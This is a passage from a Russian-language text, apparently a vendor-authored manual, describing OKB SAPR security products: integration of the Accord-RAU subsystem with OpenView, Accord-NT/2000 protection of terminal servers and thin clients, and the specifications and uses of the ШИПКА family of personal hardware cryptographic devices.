3) Подсистема транспорта – обеспечивает взаимосвязь с модулями передачи данных в сети (транспортные протоколы IPX, UDP, TCP/IP).



Подсистема Аккорд-РАУ предназначена для управления защитой информации *в локальной сети*, где возможностей администратора безопасности

информации достаточно для того, чтобы осмыслить все «события безопасности» и отреагировать на них. В более крупных системах количество сообщений может быть слишком велико для конечного числа администраторов. Именно поэтому для реализации третьего принципа необходимо интегрировать возможности Аккорд-РАУ и систем управления инцидентами.

Аккорд-РАУ интегрирован, в частности, с OpenView. При этом попытка НСД представляется как инцидент OpenView. Управление инцидентами, реализованное в OpenView, позволяет зафиксировать инцидент, назначить для него способ разрешения, проконтролировать ход выполнения разрешения и сохранить всю историю разрешения инцидента. Дополнительно, можно собирать статистику по инцидентам и получать различные отчеты в удобном для анализа виде. Аккорд-РАУ в OpenView представляется в виде SNMP-агента, который транслирует данные, получаемые от рабочих станций в формат, понятный OpenView. Кроме того, этот SNMP-агент может осуществлять и обратную связь, то есть принимать команды управления от OpenView и передавать их на АРМ АБИ. Для того чтобы обеспечить безопасное взаимодействие между АРМ АБИ и OpenView в цепочке управления «рабочая станция – АРМ АБИ – OpenView», реализованы следующие варианты:

- прямое контролируемое соединение станции управления OpenView и АРМ АБИ;
- шифрование и аутентификация всех передаваемых данных между станцией управления OpenView и АРМ АБИ на сетевом уровне (например, на уровне IP или IPX);
- передача данных без выхода их в сеть. Если разместить АРМ АБИ и OpenView на одном компьютере, то они будут взаимодействовать друг с другом, но передаваемые данные не будут выходить в сеть.

Подобного рода интеграция, безусловно, возможна не только с OpenView.

§11. Терминальные решения

Сейчас уже для всех очевидно, что терминальные решения переживают вторую молодость. Начав с «больших» ЭВМ, пройдя через эру персональных ЭВМ, информационные технологии вновь возвращаются к идее единого центра обработки и хранения данных. Причин на то много, и они хорошо известны. Терминальные решения дешевле в установке и эксплуатации – поскольку задача оснащенности рабочих мест, например лицензионным ПО, решается установкой его только на сервере, а не на каждой рабочей станции, то же с разного рода обновлениями и модернизациями. По этой же причине терминальные решения удобнее с точки зрения обслуживания и администрирования. В общем случае они надежнее с точки зрения возможных потерь информации при инцидентах с клиентскими рабочими станциями, поскольку данные хранятся на сервере. Все это не только служит доводом в пользу применения терминальных решений, но и зачастую создает впечатление о том, что обеспечение защищенности информации в таких системах требует намного меньшего внимания, чем для системы обычных ПК – автономных или объединенных в локальную сеть. Так ли это?

Суть терминальной сессии осталась прежней: хранение и обработка данных происходит на сервере, к пользователю передаются изменения изображения на экране, от пользователя на сервер передаются нажатия клавиш и манипуляции с мышью.

На первый взгляд, работу пользователя в рамках терминальной сессии можно по-прежнему представить так, будто он работает непосредственно на сервере, из которого тянутся «длинные провода» к монитору, клавиатуре и мыши.

Однако в процессе «эволюции» и терминальные сервера, и терминалы значительно изменились. Это утверждение в равной мере относится как к аппаратной составляющей системы, так и к программной.

Раньше типичный терминал представлял собой только монитор, клавиатуру и блок соединения с сервером и носил гордое название «алфавитно-цифровой терминал». Сегодня же, чаще всего, «терминальная функция» – это только одна из задач, которая может выполняться на машине. И называется это теперь «тонким клиентом».

Еще одним следствием эволюции стала миниатюризация серверов. Если раньше в качестве сервера могла выступать только действительно большая ЭВМ, то сейчас ПО терминального сервера может выполняться не только на обычном ПК, но и даже на notebook’е.

Изменились и данные, которыми обмениваются сервер и терминал – побайтовый обмен сменился обменом сетевыми пакетами.

В рамках концепции «длинных проводов» для обеспечения защищенности достаточно решить традиционные вопросы безопасной обработки данных на сервере и обеспечить надежную передачу данных от терминального сервера к терминалу. В то время, когда терминал был только «алфавитно-цифровым», такие системы защиты делали терминальные решения действительно надежно защищенными.

Но приход «тонких клиентов» разрушил концепцию «длинных проводов». В силу того, что «тонкие клиенты» обладают собственной операционной системой, собственным жестким диском, собственной периферией (дисководом, портами ввода/вывода, USB-разъемами) их уже нельзя представить как просто удаленные от терминального сервера монитор, клавиатуру и мышь. Да и сетевой адаптер из

конца «длинного провода» превратился в самостоятельный периферийный элемент.

Очевидно, что для надежной защиты терминальных решений недостаточно обеспечить защиту терминального сервера и коммуникаций, нужно еще защищать и «тонкие клиенты».

Защитить «тонкие клиенты» можно двумя способами: использовать навесные средства защиты, которые обеспечат процедуры идентификации/аутентификации пользователей и создадут изолированную программную среду на «тонком клиенте», или осознано превратить «тонкий клиент» в «алфавитно-цифровой» терминал, на аппаратном уровне запретив пользователю делать что-либо, кроме создания терминальной сессии с сервером.

При этом в обоих случаях необходимо иметь в виду, что «точечная» защита «тонких клиентов» – когда терминальный сервер защищен отдельно, а «тонкие клиенты» защищены отдельно – не решает полностью вопроса обеспечения безопасности терминальных решений. Необходимо обеспечить взаимодействие защитных механизмов «тонкого клиента» и терминального сервера, а для этого СЗИ должны быть активными. В этом случае возможно обеспечить режим, при котором с терминальным сервером сможет работать пользователь только с защищенного «тонкого клиента» и наоборот, пользователь сможет работать только с защищенным терминальным сервером.

Для этого в момент создания терминальной сессии со стороны терминального сервера необходимо проверять не только пользователя, но и «тонкий клиент», а со стороны «тонкого клиента» необходимо убедиться в том, что терминальный сервер действительно тот, с которым должен работать пользователь.

Работу в таком режиме обеспечивает Аккорд-NT/2000 – в режиме TSE (Terminal Server Edition).

Аккорд-NT/2000 V3.0 работает на всей ветви операционных систем (ОС) Microsoft NT +, на терминальных серверах, построенных на базе ОС Windows 2000 Advanced Server и на базе серверов семейства Windows 2003, а также ПО Citrix Metaframe XP, работающем на этих ОС.

Комплекс использует собственную систему разграничения доступа (мандатный и дискреционный методы контроля) и служит фильтром между ядром ОС и расположенным выше прикладным ПО терминальных служб. Это значит, что действия, разрешенные прикладным ПО, но запрещенные Аккордом – будут запрещены пользователю.

В предлагаемой системе защиты терминальных сессий комплексы Аккорд, установленные на терминальных серверах и на пользовательских терминалах, взаимодействуют в рамках виртуальных каналов, построенных на протоколах RDP и ICA. Это позволяет использовать уже установленную связь между сервером и терминалом, а не устанавливать новую. При этом состав полномочий пользователя инвариантен как к протоколу подключения, так и к типу терминального сервера (Microsoft или Citrix).

Классическая версия ПО Аккорд-NT/2000 включает следующие возможности:

- передачу результатов успешной идентификации/аутентификации в подсистему аудита и операционную систему;
- контроль целостности программ и данных и их защиту от несанкционированных модификаций;

- создание индивидуальной для каждого пользователя изолированной рабочей программной среды;

- запрет запуска неразрешенных программ;

- разграничение доступа пользователей к массивам данных и программам с помощью дискреционного метода контроля доступа;

- разграничение доступа пользователей и процессов к массивам данных с помощью мандатного метода контроля доступа;

- управление потоками информации;

- контроль доступа к сетевым ресурсам, USB-устройствам и съемным дискам;

- контроль печати на принтерах (позволяет протоколировать вывод документов на печать и маркировать эти документы, например, грифом секретности документа, именем пользователя, именем принтера, именем документа и другой служебной информацией);

- интерфейс подключения внешних антивирусных модулей (в качестве такого модуля может применяться Антивирусное ядро Vba32, разработанное фирмой ВирусБлокАда, или Антивирусное ядро DrWeb);

- автоматическое ведение протокола событий.

Программное обеспечение комплексов позволяет администратору безопасности информации (АБИ) описать любую непротиворечивую политику безопасности на основе достаточного набора атрибутов.

Это семь атрибутов операций с файлами (разрешение на открытие файлов только для чтения, разрешение на открытие файлов для записи, разрешение на создание файлов на диске, разрешение на удаление файлов, разрешение на переименование файлов, видимость файлов, эмуляция разрешения на запись информации в файл), четыре атрибута операций с каталогами (создание каталогов на диске (или подкаталогов в каталоге, для которого устанавливается атрибут),

удаление каталогов на диске (или подкаталогов в каталоге, для которого устанавливается атрибут), разрешение перехода в этот каталог, переименование каталога), два атрибута регистрации (регистрируются все операции чтения файлов из этого каталога в журнале и регистрируются все операции записи файлов из этого каталога в журнале) и атрибут разрешения на запуск программ.

Аккорд-NT/2000 V3.0 помимо перечисленных включает в себя следующие возможности:

· усиленная аутентификация терминальных станций с помощью контроллера Аккорд или ПСКЗИ[7] ШИПКА (Шифрование, Идентификация, Подпись, Коды Аутентификации)[8],

· идентификация/аутентификация пользователей, подключающихся к терминальному серверу (с использованием ТМ-идентификатора или ПСКЗИ ШИПКА),

· опциональная автоматическая идентификация в системе Windows NT+ и на терминальном сервере пользователей, аутентифицированных защитными механизмами контроллера АМДЗ (при таком подходе, избегая повторной идентификации пользователей, можно гарантировать, что ОС будет загружена под именем того же пользователя, который был аутентифицирован в контроллере АМДЗ, и к терминальному серверу подключится тот же самый пользователь).

· управление терминальными сессиями.

---

[7] Персональное средство криптографической защиты информации (ПСКЗИ) – это СКЗИ, предназначенное для использования вне контролируемой зоны, или для которого допускается вынос за пределы контролируемой зоны.

[8] Права на товарный знак ШИПКА, согласно свидетельству № 240660, принадлежат ОКБ САПР.

Комплекс прошел сертификационные испытания, по результатам которых ОКБ САПР получен сертификат соответствия № 1161, удостоверяющий, что комплекс Аккорд-NT/2000 V3.0 может применяться на объектах информатизации **второй категории**.

Это первое сертифицированное российское СЗИ для защиты терминальных решений.

§12. Персональные аппаратные СКЗИ

Требование времени – мобильность.

До сих пор в сфере информационного взаимодействия это требование выполняется в ущерб либо качеству, либо удобству, либо конфиденциальности работы с информацией.

По мере роста значения информационной составляющей в жизни и деятельности человека, он становится все более тесно связан со своей персональной информационной средой, интерфейсом к которой служит, как правило, его ПК. Именно поэтому первой среди задач защиты информации считается защита компьютера от НСД.

Однако в результате человек вынужден либо ограничивать свои перемещения, либо возить ПК с собой. То есть действовать в ущерб либо требованию мобильности, либо требованиям удобства и/или качества (поскольку мобильные компьютеры средней ценовой категории достаточно большие и тяжелые, а те из них, что лишены этого недостатка и способны обеспечить высокое качество работы – очень дороги).

При этом достаточно очевидно, что наличие строго определенного ПК на самом деле в большинстве случаев необязательно. Как правило, персональная информационная среда, необходимая человеку в первую очередь, – это далеко не

все те разнородные данные, которые есть в его компьютере, а сравнительно небольшая их часть.

Поэтому часто в ущерб требованию защищенности информации выбирают другой путь – копирование данных на различные носители и использование их на чужих компьютерах. Это связано с риском доступа к информации третьих лиц – если компьютер недостаточно защищен, или по злому умыслу его владельцев. Кроме того, носитель с критически важными данными может быть утрачен – потерян или украден. Поэтому данные рекомендуется шифровать, но и здесь возникают различные проблемы, связанные с хранением ключевой информации, доверием к выполнению криптографических алгоритмов тем или иным техническим устройством и тому подобные.

В противоречие с требованием защищенности информации вступает мобильность даже в виртуальной своей ипостаси. В любой точке мира мы можем выйти в Интернет. Для этого не обязательно иметь с собой свой ПК – можно воспользоваться услугами, например, Интернет-кафе. Но используя разные веб-сервисы, мы вынуждены либо пренебрегать «правилами безопасного выбора и использования паролей», либо рисковать перепутать или забыть их. Если не использовать один пароль несколько раз, не использовать пароли, которые легко подобрать (слишком короткие или связанные с персональными данными, которые могут быть доступны), не записывать пароли на бумаге или в доступные файлы и т. д.), то мы получаем большое количество разных длинных, сложно воспроизводимых, а значит, и сложно запоминаемых паролей. И нам нужно надежное их хранилище, которое будет не только устойчивым к НСД, но и сможет помочь самому пользователю не запутаться в своих паролях.

С чужого компьютера мы не можем управлять своим банковским счетом, например, используя ПО типа «Клиент-Банк». Выбор между защищенностью и

мобильностью в данном случае очевиден. Однако потребность в защищенном и одновременно мобильном решении такого плана сегодня очевидна.

Для того чтобы на чужом компьютере использовать такие методы защиты информации, как шифрование и/или ЭЦП (для обеспечения конфиденциальности переписки по электронной почте или файлов) – необходимо заранее подумать об этом и скопировать на какой-то носитель ключи. Мобильность в данном случае противопоставлена и защищенности и удобству.

1. Качество в ущерб мобильности выбирают пользователи, предпочитающие лицензионное ПО. При использовании технологий типа Product Activation ограничено число компьютеров, на которых ПО может быть активировано. Из понимания этой проблемы выросла технология аппаратной защиты, привязывающая ПО к пользователю, а не компьютеру. Однако существующие на сегодняшний день реализации этой технологии обеспечивают мобильность, увы, в ущерб качеству защищенности – эмулировать их действие так же легко, как и введение «уникального» серийного номера или лицензионного ключа. Более того, к сожалению, такие аппаратные средства зачастую реализованы настолько неудачно, что использовать «защищенный» таким образом продукт вообще невозможно.

Очевидно, что назрела потребность в устройстве, которое позволило бы человеку сделать свою персональную информационную среду мобильной и в то же время – защищенной. Это Персональное Средство Криптографической Защиты Информации.

Таким образом, **с**редства, которые обеспечивают информационное взаимодействие, должны обеспечивать пользователю **мобильность, дружественность и защищенность**.

Какой же для этого должна быть архитектура и основные характеристики ПСКЗИ?

1. Для того чтобы производить вычисления без участия процессора ПК, устройство должно иметь *собственный активный процессор*.

2. В качестве основного показателя для устройств, имеющих процессор, часто приводят его *тактовую частоту*.

Практически значимой характеристикой является на самом деле *частота выполнения команд*, которая от тактовой частоты процессора, безусловно, зависит, как зависит и от количества тактов на команду, характерного для данного процессора. Эти характеристики у разных процессоров могут значительно различаться, и при небольшом различии тактовой частоты, частота выполнения команд может различаться весьма существенно.

Знание частоты выполнения команд процессором, однако, отдельно взятое – тоже не дает представления об эффективности работы процессора при выполнении операций того или иного вида – без информации о том, сколько команд затрачивается на выполнение операции. Как результат – процессор может быть очень эффективен для выполнения графических операций, но совершенно непригоден для операций криптографических.

Еще большее значение имеет то, как реализована операция: выполняется ли она процессором устройства – и, соответственно, использует большое количество команд, тактов, времени, или в логике *аппаратного сопроцессора* – при этом большинство операций можно сконфигурировать так, чтобы они выполнялись за 1–2 команды.

Таким образом, эффективность работы устройства зависит не столько от тактовой частоты процессора, сколько от того, насколько полна *библиотека*

аппаратно реализованных операций. С точки зрения архитектуры это означает, что должен быть *сопроцессор* с заданными характеристиками.

3. В описании изделия производитель также указывает, как правило, скорости выполнения процессором криптографических преобразований. Отметим, что *работа процессора* и *работа устройства* – это не одно и то же. Необходимо понимать, что скорость вычислений по тому или иному алгоритму имеет практическую ценность только в сочетании с другим показателем – скоростью обмена данными с ПК по USB-интерфейсу. Для того чтобы вообще имело смысл рассматривать вопрос скоростей, должен быть обеспечен как минимум режим Full-speed. В этом смысле сообщение о том, что поддерживается протокол, например, USB 2.0 – недостаточно информативно. Должен быть указан и режим. Если поступать по-другому, можно неосторожно ввести потребителя в заблуждение – он будет ожидать от устройства тех характеристик, которые указаны для процессора. В целом как показатель должны быть указаны не характеристики процессора, а характеристики устройства.

4. Для осуществления криптографических преобразований требуется *существенный объем памяти*, соответственно, память устройства должна быть достаточного объема, в противном случае вычисления должны будут производиться процессором ПК – вне доверенной среды, а в устройстве будут в лучшем случае храниться ключи, данные и ПО для процессора ПК.

5. Для реализации в устройстве бОльшего числа возможностей необходим бОльший объем памяти. Более того, при возрастающей степени связанности человека со своей информационной средой, все более необходимой становится возможность иметь с собой и использовать на любом ПК собственные данные самого разного рода. В то же время хорошо понятно, что отбирать для этого

память процессора устройства, предназначенную для криптографических преобразований, было бы не совсем уместно.

Поэтому ПСКЗИ, функциональность которого намного шире функциональности смарт-карт, целесообразно иметь дополнительную – разумеется, надежно защищенную – память. К сожалению, для устройств, построенных на смарткарточном чипе, это невозможно, они могут использовать только внутреннюю память процессора, и возможности расширения их функциональности неизбежно ограничены объемом этой памяти.

6. Очень важной характеристикой устройства является его *перепрограммируемость*. Для дешевых устройств, функционально аналогичных смарт-картам, это качество может быть необязательным, поскольку расширение их возможностей не предусматривается, и в случае, если у пользователя изменился состав задач или другие условия, он купит новое устройство, а старое – выбросит, что, безусловно, выгодно производителю. Перепрограммируемое же интеллектуальное USB-устройство предполагает возможность получения обновлений на однажды купленный экземпляр по мере развития его функциональности или изменения требований пользователя. Иными словами, возможность перепрограммирования обозначает, что устройство не устареет и не станет ненужным с изменением условий и задач его эксплуатации.

7. Довольно часто, особенно в среде специалистов по криптографии, высказываются достаточно радикальные суждения о том, какие алгоритмы должны быть реализованы в СКЗИ, а какие не должны быть – в силу различных причин. Хочется заметить в связи с этим, что пользователь волен выбрать то преобразование, надежность которого ему кажется достаточной, в то время как отсутствие выбора делает рассуждения о сравнительных свойствах алгоритмов просто бессмысленными – пользователь вынужден использовать то, что есть. В

интеллектуальное устройство класса ПСКЗИ по требованию заказчика может быть прошит тот алгоритм, который он сочтет нужным, в том числе, например, написанный им самим или специально для него. Другие же алгоритмы могут быть удалены из устройства, хотя наличие алгоритма и не может быть негативным фактором, в отличие от его отсутствия.

8. Не лишним будет еще раз отметить тот очевидный факт, что для качественного выполнения криптографических преобразований необходим *физический генератор случайных последовательностей*.

Для того чтобы правильно выбрать ПСКЗИ, нужно, как и в случае любого другого выбора, просто четко понять, что именно в данном случае требуется. Если нужен шпингалет – не стоит покупать кодовый замок, и наоборот. А вопрос о том, какая архитектура *лучше в принципе* – сродни вопросу, кто кого победит – кит или слон?

Конкурентное противопоставление дешевых USB-аналогов смарт-карт и многофункциональных перепрограммируемых USB-устройств так же бессмысленно – они актуальны для разных задач и условий. Для каждого конкретного пользователя лучше то устройство, которое отвечает его задачам. И производителю следует в связи с этим предоставлять пользователю информацию именно о тех свойствах изделия, которые определяют его функциональность.

Итак, возрастающее значение мобильности в современном мире придает персональным средствам особую привлекательность. Однако, говоря о безопасности функционирования информационных систем, необходимо учитывать, что использование дешевых непроверенных и ненадежных средств влечет за собой подчас худшие последствия, чем не использование средств

защиты вообще, потому что к незащищенности добавляется безосновательная успокоенность.

Именно поэтому, а не для галочки в строке «требование по защищенности информации» для обеспечения безопасности информационного взаимодействия на самых разных уровнях предпочтительнее использовать отечественные сертифицированные средства, разработанные компаниями с долговременной хорошей репутацией в области защиты информации. Именно такое средство – ПСКЗИ ШИПКА.

ПСКЗИ ШИПКА удовлетворяет требованиям времени, поскольку позволяет всегда иметь с собой необходимые личные данные, ключи и сертификаты, пользовательское ПО и пр., и использовать все это на любом компьютере, имеющем USB-разъем. Причем делать это без ущерба для защищенности информации.

Это обеспечивается за счет **аппаратной реализации криптографических алгоритмов, аппаратного ДСЧ, защищенной энергонезависимой памяти, и применения ключей, организованного так, чтобы они никогда не передавались в ПК.**

Для применения ШИПКИ не требуется ни дополнительное оборудование, ни специальные навыки, ни установка на компьютер дополнительных криптографических библиотек.

Аппаратная реализация вычислений – без привлечения ресурсов компьютера – это важное отличие устройства ШИПКА от других известных решений на базе USB-ключей, которые фактически представляют собой только энергонезависимую память и адаптер USB-интерфейса, а весь критичный уровень вычислений реализован программно.

В ШИПКЕ программно реализуются только транспортные процедуры и процедуры согласования форматов данных, которые никак не влияют на защищенность.

Это значит, что невозможно вмешательство в протекание процессов аутентификации, шифрования или выработки/проверки ЭЦП и их фальсификация.

Также это значит, что ни во время сеанса работы, ни после отключения ШИПКИ в память компьютера не попадает секретная ключевая информация, и она не может быть перехвачена или восстановлена злоумышленником.

Использовать возможности шифрования и ЭЦП вы можете на любом компьютере, поскольку все **ключи хранятся в ШИПКЕ**. Это совершенно естественно – ведь это ваши секретные ключи, а не вашего компьютера.

Поддержка файловой системы позволяет хранить **в памяти данных** Data Flash в виде файлов информацию самого разного рода. В зависимости от версии изделия это могут быть не только ключи и сертификаты, но и личные данные пользователя, его пароли для веб-сервисов, пользовательское ПО и другая необходимая информация.

Однако это не значит, что любой, кто завладеет вашей ШИПКОЙ автоматически завладеет и всей хранящейся в ней информацией – доступ к ней защищен **PIN-кодом** и в случае превышения допустимого числа неверных введений устройство блокируется, и вся информация на нем уничтожается.

Устройство ШИПКА является полностью программируемым. Это дает возможность расширять его функциональность, обновляя firmware без дополнительного оборудования – **через WEB-сервис**. Это очень важное качество, потому что разработки новых возможностей для ШИПКА будут продолжаться, и по мере их завершения можно будет получать обновления на свой экземпляр изделия, а не покупать каждый раз новый.

Линейка изделий семейства ШИПКА, которой в продукции ОКБ САПР представлены персональные аппаратные СКЗИ, включает в себя серию USB-устройств, а также устройства в конструктиве CF Type II, PC CARD Type II, ExpressCard 34.

Базовым элементом ПСКЗИ ШИПКА является микропроцессор, имеющий собственную энергонезависимую память (EEPROM). Кроме того, ПСКЗИ ШИПКА снабжено аппаратным датчиком случайных чисел (ДСЧ) и внешней памятью (data flash). Взаимодействие ПСКЗИ ШИПКА и персонального компьютера может быть организовано через различные интерфейсы.

Микропроцессор может выполнять различные операции общего назначения (в том числе и криптографические). В EEPROM можно надежно хранить данные (ключи защиты файловой системы, пароли доступа к ключам). ДСЧ позволяет получать качественные последовательности случайных чисел (что очень важно для генерации ключей). В data flash можно хранить большие объемы данных (файлы или ключи, защищенные на ключах защиты файловой системы). Транспортный интерфейс позволяет обмениваться командами и данными с ПЭВМ (существуют реализации устройства, снабженные контроллером USB – ШИПКА-1.5, 1.6, 1.7; устройство ШИПКА-CF может обрабатывать данные, передаваемые через интерфейс compact flash; ШИПКА-Express и ШИПКА-Cardbus,

соответственно, ExpressCard или PCCARD/CardBus, а ШИПКА-модуль общается с ПЭВМ через I2C и UART).

Как уже было сказано, на уровне программного обеспечения в ПСКЗИ ШИПКА реализованы транспортные процедуры и процедуры согласования форматов данных. Это драйвер устройства, библиотека взаимодействия с firmware, криптопровайдер, библиотека API PKCS#11 и драйвер виртуального считывателя смарт-карт. Криптопровайдер ОКБ САПР для ПСКЗИ ШИПКА (а также криптопровайдер для работы этого устройства в WinCE) подписан ЭЦП Microsoft, что подтверждает его работоспособность в ОС Windows.

Серийно выпускаются **ШИПКА-1.5** и **ШИПКА–1.6** со следующими характеристиками.

ШИПКА–1.5:

Форм-фактор – USB-устройство (USB Full-speed).

ЭЦП по ГОСТ Р 34.10-2001 – 3–4 проверки в минуту.

Хеш-функция ГОСТ Р 34.11-94 – 15 Кбайт/с.

Шифрование по ГОСТ 28147-89 – 28 Кбайт/с.

Реализованы также ЭЦП RSA (512-бит), DSA (1024-бит).

ШИПКА–1.6:

Форм-фактор – USB-устройство (USB Full-speed).

ЭЦП по ГОСТ Р 34.10-2001 – **от 20 до 30 проверок в секунду.**

хеш-функция ГОСТ Р 34.11-94 – 100 Кбайт/с.

шифрование по ГОСТ 28147-89 – 50 Кбайт/с.

Архитектурное отличие от ШИПКА-1.5 – наличие криптографического сопроцессора.

В целом линейка изделий имеет следующие общие характеристики.

Криптографическая функциональность всех устройств одинакова – это шифрование, ЭЦП, хэш-функция, генерация ключей, долговременное хранение ключей и сертификатов.

Реализация криптографических операций во всех случаях аппаратная, с применением криптографического сопроцессора.

Все устройства имеют в своем составе **аппаратные ДСЧ.**

Для **хранения ключевой информации** во всех устройствах есть энергонезависимая защищенная память объемом 4 Кбайт, расположенная непосредственно в процессоре.

Все устройства снабжены **дополнительной энергонезависимой памятью типа DataFlash с файловой системой, подобной ISO/IEC 7816**, объемом от 2 до 8 Мбайт.

Программные интерфейсы – Криптопровайдер Microsoft CryptoAPI, библиотека API PKCS#11.

Все устройства являются **перепрограммируемыми** – firmware может обновляться непосредственно пользователем (в защищенном режиме, исключающем утечку или утрату ключей).

В устройствах аппаратно реализованы: ЭЦП по ГОСТ Р 34.10-2001, хеш-функция ГОСТ Р 34.11-94, шифрование по ГОСТ 28147-89.

Во всех этих устройствах реализована возможность **поддержки зарубежных криптографических алгоритмов**.

В устройствах ШИПКА-CF, ШИПКА-PC CARD и ШИПКА-ExpressCard эти алгоритмы прошиваются по заказу.

В USB-устройствах сопроцессор конфигурируется динамически, т. е. устройство может работать сразу со всем спектром алгоритмов.

Реализованы следующие зарубежные алгоритмы:

Шифрование: RC2, DES, DESX, TripleDES, AES;

Хеширование: MD5, SHA-1;

ЭЦП: RSA (2048-бит), DSA (2048-бит).

Особенности новых изделий

ШИПКА-1.7:

Форм-фактор – USB-устройство.

ЭЦП по ГОСТ Р 34.10-2001 – от 20 до 30 проверок в секунду;

хеш-функция ГОСТ Р 34.11-94 – **3 Мбайт/с;**

шифрование по ГОСТ 28147-89 – **1,5 Мбайт/с.**

ШИПКА-1.7 снабжена **защищенным (шифрование по ГОСТ) флеш-диском** большой емкости. Особенностью является то, что доступ к диску полностью контролируется процессором устройства, а не компьютером, т. е. адресное пространство диска отделено от адресного пространства компьютера контролируемым и верифицируемым механизмом. При этом обеспечивается высокая скорость доступа к диску, не меньше, чем в обычных флеш-дисках. Такие характеристики принципиально не могут быть достигнуты в устройствах, основанных на применении смарт-карточных чипов.

ШИПКА-2.0:

Форм-фактор – USB-устройство.

ЭЦП по ГОСТ Р 34.10-2001 – от 20 до 30 проверок в секунду;

хеш-функция ГОСТ Р 34.11-94 – **3 Мбайт/с;**

шифрование по ГОСТ 28147-89 – **1,5 Мбайт/с.**

Принципиальное отличие ШИПКИ-2.0 – это реализация не флеш-диска в стандартном понимании, а полноценного диска, на котором можно работать. Обычный флеш-диск служит лишь для того, чтобы записать в него данные, а потом прочесть их. Если на флеш-диске разместить рабочие файлы, то он очень быстро выйдет из строя. В ШИПКЕ-2.0 – диск полноценный, причем его объем может быть до 8 ГБайт.

ШИПКА-2.5:

Форм-фактор – USB-устройство.

ЭЦП по ГОСТ Р 34.10-2001 – от 20 до 30 проверок в секунду;

хеш-функция ГОСТ Р 34.11-94 – **3 Мбайт/с;**

шифрование по ГОСТ 28147-89 – **1,5 Мбайт/с.**

ШИПКА-2.5 – это принципиально новое устройство. Главное отличие – это резидентное распознавание отпечатка пальца. Известны модели флеш-дисков, доступ к которым осуществляется по результатам распознавания отпечатков. Однако эти устройства лишь имитируют защиту. Дело в том, что в этих устройствах устанавливается только сканер, а само распознавание выполняется на компьютере за счет ресурсов компьютера. Естественно, подменить сигнал разрешения на доступ очень несложно.

Правильно эта задача решена пока только в ШИПКЕ-2.5. Здесь все операции осуществляются резидентно, компьютер не принимает никакого участия в выработке решения о доступе.

Более того, если в компьютере установлен Аккорд, то может осуществляться встречная криптографическая аутентификация ШИПКИ и Аккорда, что также обеспечивает повышение уровня безопасности.

ШИПКА-CF:

Форм-фактор – compact flash (CF) Type II.

ЭЦП по ГОСТ Р 34.10-2001 – от 20 до 30 проверок в секунду;

хеш-функция ГОСТ Р 34.11-94 – **6 Мбайт/с;**

шифрование по ГОСТ 28147-89 – **12 Мбайт/с.**

ДСЧ – на термальном шуме.

ШИПКА-CF решает задачу криптографической защиты информации в телефонах, коммуникаторах, КПК и других мобильных устройствах. Ресурсов вполне достаточно для поддержки задач электронного ведения бизнеса, аудио и видео-коммуникаций в защищенном режиме.

ШИПКА-PC:

Форм-фактор – PC CARD Type II.

ЭЦП по ГОСТ Р 34.10-2001 – от 20 до 30 проверок в секунду;

хеш-функция ГОСТ Р 34.11-94 – **6 Мбайт/с;**

шифрование по ГОСТ 28147-89 – **12 Мбайт/с.**

Предусмотрен диск от 1 до 8 Гбайт. Позволяет хранить всю информационную среду и использовать ее без применения информационных ресурсов компьютера.

Отличается форм-фактором. Основное применение – ноутбуки распространенных сейчас моделей.

ШИПКА-ЕС:

Форм-фактор – ExpressCard 34.

ЭЦП по ГОСТ Р 34.10-2001 – от 20 до 30 проверок в секунду;

хеш-функция ГОСТ Р 34.11-94 – **6 Мбайт/с;**

шифрование по ГОСТ 28147-89 – **12 Мбайт/с.**

Диск от 1 до 8 Гбайт.

Отличается форм-фактором. Основное применение – ноутбуки новых моделей.

Задачи, которые можно решать с помощью ПСКЗИ ШИПКА разных версий, можно разделить на три большие группы: 1. создание защищенной и одновременно мобильной персональной информационной среды и защита информационного взаимодействия граждан и организаций, 2. создание корпоративных систем защищенного электронного документооборота разного уровня сложности, внедрения и использования ЭЦП и работа с Удостоверяющими центрами, 3. разработка специализированных приборов и устройств, включающих криптографическую подсистему.

1. К задачам первой группы относятся, в частности, следующие:

- шифрование и/или подпись файлов;

- автоматическое заполнение веб-форм и хранение необходимых для этого данных, в том числе паролей;
- аппаратная идентификация и аутентификация пользователя на ПК и ноутбуках, а также в терминальных решениях типа «тонкий клиент»;
- защищенное хранилище ключей шифрования и подписи и аппаратный датчик случайных чисел;
- авторизация при входе в домен Windows;
- шифрование и подпись сообщений электронной почты с использованием различных стандартов;
- защита информационных технологий с помощью защитных кодов аутентификации.

2. Архитектура ПСКЗИ ШИПКА такова, что доступ к информации имеет только владелец, но правила доступа к устройству задает администратор в соответствии с корпоративными документами, что позволяет правильно использовать персональное средство защиты информации в корпоративной среде. Помимо организации с помощью ШИПКИ доступа к тем или иным приложениям и прочей функциональности стандартных смарт-карт, ПСКЗИ ШИПКА может применяться для обеспечения подтверждения авторства и целостности электронных сообщений и документов в ЛВС или при использовании технологий терминального доступа, потому что

—ключевая информация, ассоциированная с пользователем, и программное обеспечение, выполняющее криптографические преобразования, сосредоточены в одном устройстве, доступны на исполнение только авторизованному пользователю и технологически защищены от чтения и модификации;

—собственные ресурсы устройства (возможность получения аппаратной случайной последовательности, возможность хранения собственного закрытого и открытого ключа, возможность хранения отрытого ключа терминального сервера, а также возможность вычисления и проверки подписи) достаточны для организации защиты виртуальных каналов, построенных в рамках протоколов RDP или ICA.

При этом, что очень важно, внутреннее ПО ПСКЗИ ШИПКА не нуждается в адаптации для терминального либо локального использования.

Поддержка стандартных интерфейсов (криптопровайдера и PKCS#11), позволяет комфортно работать с ПО различных производителей без дополнительной настройки процедур взаимодействия с внутренним ПО ПСКЗИ ШИПКА. Это важно, поскольку корпоративная система информационного взаимодействия не может строиться по шаблону – она должна решать задачи, стоящие перед данной организацией, а они могут быть связаны с использованием самых разных приложений.

3. По мере движения к информационному обществу в самых разных сферах жизни применяется все большее число электронных устройств бытового и промышленного назначения, в которые в определенных обстоятельствах может быть нужно встроить поддержку криптографических функций. Очень часто эти устройства или какие-либо их узлы в той или иной степени представляют собой микрокомпьютер, однако в таких решениях обычно не применяются интерфейсы для расширения типа PCI, PCI-Express и т. п., а используются шины типа I2C, SPI и т.п.

В этом случае каждое устройство должно проектироваться с учетом соответствующих требований для таких устройств и (скорее всего) с расчетом на

проведение соответствующих процедур сертификации. Учитывая огромное количество возможных архитектурных и схемотехнических решений, для которых возможно потребуется разработка и сертификация криптографической подсистемы, хорошо понятно, что отдельное решение для каждого случая – не может быть реализовано в разумные сроки, хотя бы из-за конечной пропускной способности сертифицирующих органов.

Именно для разработчиков таких устройств, которые должны иметь криптографическую подсистему, преднозначена ШИПКА-Модуль. Устройство монтируется на печатную плату и выполнено в виде пластикового модуля, имеющего 14 штыревых выводов.

